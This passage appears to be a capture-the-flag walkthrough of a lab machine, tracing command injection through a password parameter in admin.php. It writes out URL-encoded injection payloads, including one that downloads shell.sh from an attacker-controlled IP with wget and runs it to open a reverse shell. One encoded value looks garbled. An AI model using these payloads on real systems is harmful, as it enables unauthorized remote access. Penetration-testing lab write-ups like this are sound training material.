
Looking at the code, it seems they are using SQLite3 as their database manager of choice.

The admin.php file has some code for sanitization.
Looking further, we can see how the code uses the password.

It seems we can use the $command field to get potential command injection.
We have never done this before, but after researching, we find we can use line breaks in the code.
When trying it on the web page, nothing happens.

Let's try it in Burp Suite.
Default output is:

Let's try the password in the password parameter. Using the URL encode feature in Burp Suite, we URL-encode a line break.
It does not work. After trying some more, we were unable to figure it out and watched the walkthrough for this machine. In the video, ippsec used %0a on both sides and %09 for a tab. He also added a " so the quotation is closed in the code to resolve any errors.
password=password"%0asleep%95%0a&backup=
The above command delays the page opening from 2 seconds to 7 seconds, adding 5 seconds as the sleep command does.
Shell
Using the above command injection, we can use a bash reverse shell to get a shell:
We use this, but instead of spaces we use a tab and URL-encode it.

Using a bash shell did not work since the reverse shell had a ' in it, so we stood up a Python HTTP server, used wget to upload a shell file, and got a reverse shell that way.
password"%0acd /dev/shm%0awget http://10.10.16.12/shell.sh%0abash shell.sh%
The spaces are tabs.

We get a reverse shell.
